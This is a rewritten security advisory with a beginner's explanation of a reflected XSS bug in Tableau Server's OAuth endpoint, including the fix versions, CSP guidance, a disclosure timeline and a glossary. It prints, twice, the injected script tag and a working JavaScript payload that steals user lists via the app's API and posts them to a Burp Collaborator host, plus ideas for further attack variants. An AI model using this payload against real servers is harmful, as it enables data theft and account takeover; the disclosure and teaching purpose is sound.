Tableau Server Leaks Sensitive Information From Reflected XSS
A reflected cross-site scripting vulnerability existed in Tableau Server's OAuth request endpoint, where an invalid data_class parameter was reflected without encoding. An attacker could exploit this to execute arbitrary JavaScript in a victim's browser and extract sensitive data or perform account takeover.
 Published on gosecure.net
by Simon Bouchard | Jul 13, 2022
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Tableau Server is an analytics platform owned by Salesforce, used to see and understand data. It is frequently hosted on premises so that organisations can explore sensitive data inside a trusted environment. The GoSecure team notes that a Shodan search returned more than 18,000 results for the product, which gives a sense of how widely it is deployed.

The feature at the centre of this finding is the OAuth flow used when a user adds new data from a connector such as DropBox, ArcGIS or OneDrive. In normal use, the user asks the server to authenticate to a new connector, the user is redirected to the connector's Authentication Provider, and the user signs in there. The diagram below, taken from Tableau's documentation, presents that authentication process.

The server exposes this flow through the route /auth/request_oauth?data_class=, which internally uses /vizportal/api/rest/v1/auth/request_oauth?data_class=. Both accept a data_class GET parameter, which represents the key of the class that will execute the corresponding connector authentication process.
Setup
This was found during a web application intrusion testing engagement. The behaviour was confirmed on Tableau Server 2021.2, and the author states that other versions, up to at least 2020.4, are also vulnerable.
One precondition matters for exploitation: a valid workgroup_session_id cookie is needed to receive the answer from the server. Because the attack requires the victim to be logged into the application, this is not a practical obstacle.
Finding it
The issue appears when an invalid key is supplied as the data_class parameter. On some versions of the application, the server returns an error message that contains the user input without any encoding, and the browser then interprets that input as HTML. In other words, the value of data_class is reflected into the error page and rendered.
That is the whole of the flaw: a parameter that is meant to select a connector class is echoed back verbatim when the lookup fails.
Exploitation
Step 1: Confirm the reflection
Send a request to the OAuth route with an invalid data_class value while holding a valid workgroup_session_id cookie. The server responds with an error message that includes the supplied value unencoded. The report does not show the raw request or the raw error response, only the payload that was subsequently injected.
Step 2: Inject a script reference
The following content was injected into the data_class parameter of the request:
<script src="https://<server>/payload.js"></script>
Because the value is reflected without encoding, the browser parses this as a script element and loads the referenced file. Tableau Servers do not have any Content Security Policy protections in place by default, so nothing blocks the external script from loading, which is why the author describes exploitation as trivial.
Step 3: Run the payload
The payload.js file contains a script that could be used in an attack against users to extract all users from the application:
const serverName = "https://<collab_id>.burpcollaborator.net";

async function exfiltrate(methodName) {
  let res = await fetch(
      `/vizportal/api/web/v1/${methodName}`, {
          headers: {
              "x-xsrf-token": document.cookie.split('=')[1] // assumes CSRF cookie is at the end
          },
          body: JSON.stringify({method:methodName, params:{}}),
          method: "POST",
      }
  );
  await fetch(
      serverName, {
          body: await res.text(),
          method: "POST",
          mode: "no-cors",
      }
  );
}

exfiltrate("getSiteUsers");
exfiltrate("getServerUsers");
The script calls the application's own web API endpoint, /vizportal/api/web/v1/${methodName}, with a POST whose body is a JSON object containing the method name and empty parameters. It reads the XSRF token from document.cookie and sends it in the x-xsrf-token header, with the comment noting the assumption that the CSRF cookie is at the end. The response body is then posted to the collaborator host with mode: "no-cors", which is enough to deliver the data even though the attacker cannot read the response.
The two calls shown are getSiteUsers and getServerUsers. Using the appropriate method names, any data that the user has access to could be extracted from the Tableau server application.
Root cause
The server reflects the data_class parameter into an error message without encoding it, so user input reaches the browser as HTML. The application should not allow HTML entities to be reflected onto the page; user data should be systematically encoded into an inert format for web browsers before being sent back to the user.
Two factors make the mistake exploitable rather than merely present. First, Tableau Server ships without a Content Security Policy by default, so an injected external script is loaded without objection. The payload also relies on the application's web API accepting the XSRF token read from a cookie by JavaScript.
Impact
An attacker could leverage the cross-site scripting vulnerability to conduct an attack against a user and gain access to sensitive information. The report also describes two further outcomes: account takeover using a malicious login page, and vertical privilege escalation by sending requests to add a malicious user as administrator on the application.
The attack requires the victim to be logged into the application, since a valid workgroup_session_id cookie is needed to receive the answer from the server. The data an attacker can extract is bounded by what the victim user has access to.
Fix
Salesforce patched the issue, tracked as Issue ID #1340343, in the following supported versions according to its release notes:
- Tableau Server 2021.4.5
- Tableau Server 2021.3.9
- Tableau Server 2021.2.10
- Tableau Server 2021.1.13
- Tableau Server 2020.4.16
Updating to one of these versions is the primary mitigation. The author also advises configuring a robust Content Security Policy to reduce the impact of a cross-site scripting attack against the application.
The policy should consider the following elements:
- Use an allowlist to ensure that resources hosted on untrusted hosts cannot be included onto the application's pages.
- Restrict the content that can be included on a page, such as inline JavaScript, unsafe JavaScript, and code evaluation.
- Forbid, when possible, HTML objects.
- Forbid, when possible, content frame tags such as
iframe.
Because identifying the required resources is complex, the author suggests starting with a temporary report-only header, which establishes a CSP in audit mode: all resources are allowed on the pages, but warnings for each element that does not respect the policy are sent to the URL specified in the policy.
Content-Security-Policy-Report-Only: default-src 'none'; script-src 'self'; connect-src 'self'; img-src 'self'; style-src 'self'; frame-ancestors 'self'; form-action 'self'; report-uri /csp_url_for_alerts;
Timeline
- Disclosed to the vendor on 4 February 2022.
- Salesforce created a work item to be reviewed on 10 February 2022.
- Requested a CVE reservation from Salesforce on 10 February 2022.
- Salesforce fixed the issues in the supported versions on 1 April 2022.
- Requested a CVE reservation again on 4 April 2022.
- Spoke with Salesforce on 11 April, where they agreed to credit Simon Bouchard for the finding and hinted at CVE attribution.
- On 5 May 2022, 90 days had passed since disclosure with no CVE attributed by Salesforce, the CNA. Under the responsible disclosure policy, the team decided to publish.
- Public disclosure on 13 July.
Variants to test
- Other parameters that select a class or handler by key. Anywhere a request names a plugin, connector, class or handler and the server builds an error for an unknown key, try a value containing HTML. A positive result is the value appearing unencoded in the response body and being parsed as markup by the browser.
- Other OAuth and connector routes. The same authentication flow exists for each connector; test the equivalent routes with an invalid key and a valid session cookie. A positive result is the same unencoded reflection in the error page.
- The internal REST route directly. The report notes that
/auth/request_oauthinternally uses/vizportal/api/rest/v1/auth/request_oauth; test the internal route with the same parameter. A positive result is the reflection appearing there too, which may widen the set of reachable entry points. - API methods beyond user enumeration. The payload calls
getSiteUsersandgetServerUsers; enumerate other method names on/vizportal/api/web/v1/and check which ones accept the XSRF token from the cookie and return data. A positive result is a method that returns content for a script-driven request without additional interaction. - CSP absence. Check response headers on the login and portal pages for a Content Security Policy. A positive result is no CSP at all, which means an injected external script will load.
- Report-only rollout. If a CSP is present, check whether it is report-only; a report-only policy allows all resources and only reports violations, so it does not stop the payload.
What happened, in plain words
A security company called GoSecure was hired to test a web application, the way a locksmith might be hired to try the doors of a building. During that test they found a flaw in Tableau Server, a product made by Salesforce. The flaw let an attacker slip a small piece of code into a page that a logged-in user was viewing, and that code could then read data from the application and send it somewhere else.
This kind of flaw is called a reflected Cross Site Scripting vulnerability, usually shortened to XSS. The word "reflected" is the key: something the attacker types into a request bounces straight back into the page the victim sees, and the browser treats it as part of the page rather than as harmless text. Imagine a receptionist who reads out loud, word for word, any note handed to them, including a note that says "now unlock the safe". The receptionist is not malicious; they simply repeat what they were given without checking whether it is safe to act on.
Tableau Server is an analytics platform: companies use it to look at and understand their data. It is often installed on the company's own machines ("on premises") so that sensitive data stays inside a trusted environment. The GoSecure team notes that a Shodan search returned more than 18,000 results for the product. Shodan is a search engine for internet-connected devices and services, so a large number of results gives a rough sense of how widely something is deployed.
The feature at the centre of the finding is the OAuth flow used when a user adds new data from a connector such as DropBox, ArcGIS or OneDrive. OAuth is a way for one application to ask another application to let a user in, without the first application ever seeing the user's password. A connector is simply a plug that lets Tableau talk to another service. In normal use, the user asks the server to authenticate to a new connector, the user is redirected to the connector's Authentication Provider (the service that actually checks who the user is), and the user signs in there. The diagram below, taken from Tableau's documentation, presents that authentication process.
The server exposes this flow through the route /auth/request_oauth?data_class=, which internally uses /vizportal/api/rest/v1/auth/request_oauth?data_class=. A route is the part of a web address that tells the server which piece of code should handle the request, a bit like a department name on an envelope. An API is a set of addresses a program can call to ask another program to do something, the way a restaurant menu lets you order dishes without going into the kitchen. Both routes accept a data_class GET parameter. A GET parameter is a value attached to the end of a web address after a question mark, and data_class here represents the key of the class that will execute the corresponding connector authentication process. Think of it as the name of the department you want the request delivered to.
Setup
This was found during a web application intrusion testing engagement, meaning the team had permission to attack the application on purpose and report what they found. The behaviour was confirmed on Tableau Server 2021.2, and the author states that other versions, up to at least 2020.4, are also vulnerable.
One precondition matters for exploitation: a valid workgroup_session_id cookie is needed to receive the answer from the server. A cookie is a small piece of data that a website stores in your browser and that your browser sends back with every request to that site. It is how a site remembers that you are logged in, a bit like a wristband at an event. Because the attack requires the victim to be logged into the application, this is not a practical obstacle: the attacker only needs the victim to be using Tableau normally while the malicious request is triggered.
Finding it
The issue appears when an invalid key is supplied as the data_class parameter. On some versions of the application, the server returns an error message that contains the user input without any encoding, and the browser then interprets that input as HTML. HTML is the language web pages are written in, so anything the browser reads as HTML can become part of the page, including code. In other words, the value of data_class is reflected into the error page and rendered.
That is the whole of the flaw: a parameter that is meant to select a connector class is echoed back verbatim when the lookup fails. The server is like a clerk who, unable to find the file you asked for, reads your request back to you out loud, including any instructions hidden in it.
Exploitation
Step 1: Confirm the reflection
Send a request to the OAuth route with an invalid data_class value while holding a valid workgroup_session_id cookie. The server responds with an error message that includes the supplied value unencoded. The report does not show the raw request or the raw error response, only the payload that was subsequently injected. This step matters because you cannot build an attack on a reflection until you have seen, with your own eyes, that the value really does come back unchanged.
Step 2: Inject a script reference
The following content was injected into the data_class parameter of the request:
<script src="https://<server>/payload.js"></script>
Line by line: <script opens an HTML element that tells the browser "the following is code to run". src="https://<server>/payload.js" says that the code is not written here but lives at that address, so the browser should fetch it and run it. </script> closes the element. The angle brackets are what make this HTML rather than plain text; if the server had encoded them, the browser would have shown the characters on screen instead of running anything.
Because the value is reflected without encoding, the browser parses this as a script element and loads the referenced file. Tableau Servers do not have any Content Security Policy protections in place by default, so nothing blocks the external script from loading, which is why the author describes exploitation as trivial. A Content Security Policy, or CSP, is a set of rules a site can send to the browser saying which sources of code and content are allowed. Without one, the browser has no instruction to refuse a script from an unfamiliar address.
Step 3: Run the payload
The payload.js file contains a script that could be used in an attack against users to extract all users from the application:
const serverName = "https://<collab_id>.burpcollaborator.net";

async function exfiltrate(methodName) {
  let res = await fetch(
      `/vizportal/api/web/v1/${methodName}`, {
          headers: {
              "x-xsrf-token": document.cookie.split('=')[1] // assumes CSRF cookie is at the end
          },
          body: JSON.stringify({method:methodName, params:{}}),
          method: "POST",
      }
  );
  await fetch(
      serverName, {
          body: await res.text(),
          method: "POST",
          mode: "no-cors",
      }
  );
}

exfiltrate("getSiteUsers");
exfiltrate("getServerUsers");
Line by line. const serverName = "https://<collab_id>.burpcollaborator.net"; stores the address where stolen data will be sent. A collaborator host is a service an attacker controls that records incoming requests, so it acts as a mailbox for the loot. async function exfiltrate(methodName) { defines a reusable block of code that takes the name of an API method as input; async means the block will wait for slow network operations without freezing the page. let res = await fetch( starts a request to the application and waits for the answer, storing it in res. The address `/vizportal/api/web/v1/${methodName}` is the application's own web API endpoint, with the method name slotted in; the backticks let JavaScript insert a variable into a string. The headers block adds extra information to the request: "x-xsrf-token": document.cookie.split('=')[1] reads the browser's cookies, splits them on the equals sign and takes the second piece as the token. An XSRF token (also called a CSRF token) is a value the server gives the page so it can tell a genuine request from a forged one; here it is being read from a cookie that JavaScript can see. The trailing comment // assumes CSRF cookie is at the end records the author's assumption about where in the cookie string that value sits. body: JSON.stringify({method:methodName, params:{}}) builds the request body as JSON, a text format for structured data, containing the method name and an empty set of parameters. method: "POST" says this is a POST request, the kind used to send data rather than just ask for a page. The closing ); ends the first request.
The second await fetch( sends the stolen data onward. serverName is the attacker's mailbox. body: await res.text() takes the response from the application and uses it as the body of this new request. method: "POST" sends it as data. mode: "no-cors" tells the browser not to require the attacker's server to grant permission for the cross-origin request; the attacker cannot read the reply, but the data still arrives, which is all that is needed. The closing ); and } end the request and the function.
Finally, exfiltrate("getSiteUsers"); and exfiltrate("getServerUsers"); call the function twice, once for each API method. The script calls the application's own web API endpoint, /vizportal/api/web/v1/${methodName}, with a POST whose body is a JSON object containing the method name and empty parameters. It reads the XSRF token from document.cookie and sends it in the x-xsrf-token header, with the comment noting the assumption that the CSRF cookie is at the end. The response body is then posted to the collaborator host with mode: "no-cors", which is enough to deliver the data even though the attacker cannot read the response.
The two calls shown are getSiteUsers and getServerUsers. Using the appropriate method names, any data that the user has access to could be extracted from the Tableau server application. The script runs in the victim's browser session, so it can reach the data that user has access to.
Root cause
The server reflects the data_class parameter into an error message without encoding it, so user input reaches the browser as HTML. The application should not allow HTML entities to be reflected onto the page; user data should be systematically encoded into an inert format for web browsers before being sent back to the user. Encoding here means turning characters like < and > into harmless stand-ins that the browser displays as text instead of treating as instructions.
Two factors make the mistake exploitable rather than merely present. First, Tableau Server ships without a Content Security Policy by default, so an injected external script is loaded without objection. The payload also relies on the application's web API accepting the XSRF token read from a cookie by JavaScript.
Impact
An attacker could leverage the cross-site scripting vulnerability to conduct an attack against a user and gain access to sensitive information. The report also describes two further outcomes: account takeover using a malicious login page, and vertical privilege escalation by sending requests to add a malicious user as administrator on the application. Account takeover means the attacker ends up controlling the victim's account. Vertical privilege escalation means moving from a lower level of permission to a higher one, in this case to administrator.
The attack requires the victim to be logged into the application, since a valid workgroup_session_id cookie is needed to receive the answer from the server. The data an attacker can extract is bounded by what the victim user has access to.
Fix
Salesforce patched the issue, tracked as Issue ID #1340343, in the following supported versions according to its release notes:
- Tableau Server 2021.4.5
- Tableau Server 2021.3.9
- Tableau Server 2021.2.10
- Tableau Server 2021.1.13
- Tableau Server 2020.4.16
Updating to one of these versions is the primary mitigation. The author also advises configuring a robust Content Security Policy to reduce the impact of a cross-site scripting attack against the application.
The policy should consider the following elements:
- Use an allowlist to ensure that resources hosted on untrusted hosts cannot be included onto the application's pages. An allowlist is a list of things that are permitted, with everything else refused.
- Restrict the content that can be included on a page, such as inline JavaScript, unsafe JavaScript, and code evaluation. Inline JavaScript is code written directly inside the page rather than loaded from a separate file; code evaluation is a feature that turns text into running code.
- Forbid, when possible, HTML objects.
- Forbid, when possible, content frame tags such as
iframe. An iframe is a window inside a page that shows another page.
Because identifying the required resources is complex, the author suggests starting with a temporary report-only header, which establishes a CSP in audit mode: all resources are allowed on the pages, but warnings for each element that does not respect the policy are sent to the URL specified in the policy. Audit mode is like a trial run of a new rule where nothing is blocked yet, but every breach is written down.
Content-Security-Policy-Report-Only: default-src 'none'; script-src 'self'; connect-src 'self'; img-src 'self'; style-src 'self'; frame-ancestors 'self'; form-action 'self'; report-uri /csp_url_for_alerts;
This is a single HTTP response header, a line of information the server sends alongside a page. Content-Security-Policy-Report-Only names the header and says it is in report-only mode. default-src 'none' sets the fallback rule: nothing is allowed unless a later rule permits it. script-src 'self' allows scripts only from the site's own address. connect-src 'self' allows network connections only to the site itself. img-src 'self' and style-src 'self' do the same for images and stylesheets. frame-ancestors 'self' controls which pages may embed this one in a frame. form-action 'self' limits where forms may submit. report-uri /csp_url_for_alerts names the address where violation reports are sent.
Timeline
- Disclosed to the vendor on 4 February 2022.
- Salesforce created a work item to be reviewed on 10 February 2022.
- Requested a CVE reservation from Salesforce on 10 February 2022. A CVE is a public identifier given to a known vulnerability so people can refer to it unambiguously; a CNA is an organisation authorised to assign them.
- Salesforce fixed the issues in the supported versions on 1 April 2022.
- Requested a CVE reservation again on 4 April 2022.
- Spoke with Salesforce on 11 April, where they agreed to credit Simon Bouchard for the finding and hinted at CVE attribution.
- On 5 May 2022, 90 days had passed since disclosure with no CVE attributed by Salesforce, the CNA. Under the responsible disclosure policy, the team decided to publish. Responsible disclosure is the practice of telling a vendor privately first and giving them time to fix the problem before going public.
- Public disclosure on 13 July.
Variants to test
- Other parameters that select a class or handler by key. Anywhere a request names a plugin, connector, class or handler and the server builds an error for an unknown key, try a value containing HTML. A positive result is the value appearing unencoded in the response body and being parsed as markup by the browser.
- Other OAuth and connector routes. The same authentication flow exists for each connector; test the equivalent routes with an invalid key and a valid session cookie. A positive result is the same unencoded reflection in the error page.
- The internal REST route directly. The report notes that
/auth/request_oauthinternally uses/vizportal/api/rest/v1/auth/request_oauth; test the internal route with the same parameter. A positive result is the reflection appearing there too, which may widen the set of reachable entry points. - API methods beyond user enumeration. The payload calls
getSiteUsersandgetServerUsers; enumerate other method names on/vizportal/api/web/v1/and check which ones accept the XSRF token from the cookie and return data. A positive result is a method that returns content for a script-driven request without additional interaction. - CSP absence. Check response headers on the login and portal pages for a Content Security Policy. A positive result is no CSP at all, which means an injected external script will load.
- Report-only rollout. If a CSP is present, check whether it is report-only; a report-only policy allows all resources and only reports violations, so it does not stop the payload.
Glossary
- API: a set of addresses and rules that lets one program ask another program to do something, like a menu you order from.
- Account takeover: a situation where an attacker gains control of someone else's account.
- Allowlist: a list of things that are explicitly permitted, with everything else refused.
- Audit mode: a trial mode where a rule is not enforced but every violation is recorded.
- Authentication Provider: the service that actually checks a user's identity during sign-in.
- Browser: the program you use to view web pages, which reads HTML and runs JavaScript.
- Class: in programming, a named blueprint for a piece of code; here the
data_classkey selects which one runs. - CNA: an organisation authorised to assign CVE identifiers.
- Collaborator host: a server controlled by an attacker that records incoming requests, used to receive stolen data.
- Connector: a plug that lets one application talk to another service, such as DropBox or OneDrive.
- Content Security Policy (CSP): rules a site sends to the browser saying which sources of code and content are allowed.
- Cookie: a small piece of data a site stores in your browser and your browser sends back with each request, often used to remember that you are logged in.
- CSRF token / XSRF token: a value given to a page so the server can tell a genuine request from a forged one.
- CVE: a public identifier assigned to a known vulnerability.
- Encoding: turning characters that have special meaning into harmless stand-ins so they are shown as text rather than acted on.
- Exfiltration: sending stolen data out of an application to a place the attacker controls.
- GET parameter: a value attached to the end of a web address after a question mark.
- HTML: the language web pages are written in.
- HTTP header: a line of information sent alongside a web request or response.
- Iframe: a window inside a page that shows another page.
- Inline JavaScript: code written directly inside a page rather than loaded from a separate file.
- JavaScript: the programming language browsers run to make pages interactive.
- JSON: a text format for structured data.
- OAuth: a way for one application to let a user sign in through another service without sharing the password.
- On premises: installed on the organisation's own machines rather than rented from a cloud provider.
- POST: a request that sends data to a server, as opposed to just asking for a page.
- Reflected XSS: a flaw where input sent by an attacker bounces back into the page and is treated as code by the browser.
- Responsible disclosure: telling a vendor privately first and giving them time to fix the problem before going public.
- Route: the part of a web address that tells the server which code should handle the request.
- Shodan: a search engine for internet-connected devices and services.
- Vertical privilege escalation: moving from a lower level of permission to a higher one, such as becoming an administrator.
- XSS (Cross Site Scripting): a class of flaw where an attacker gets code to run inside another user's browser session on a site.




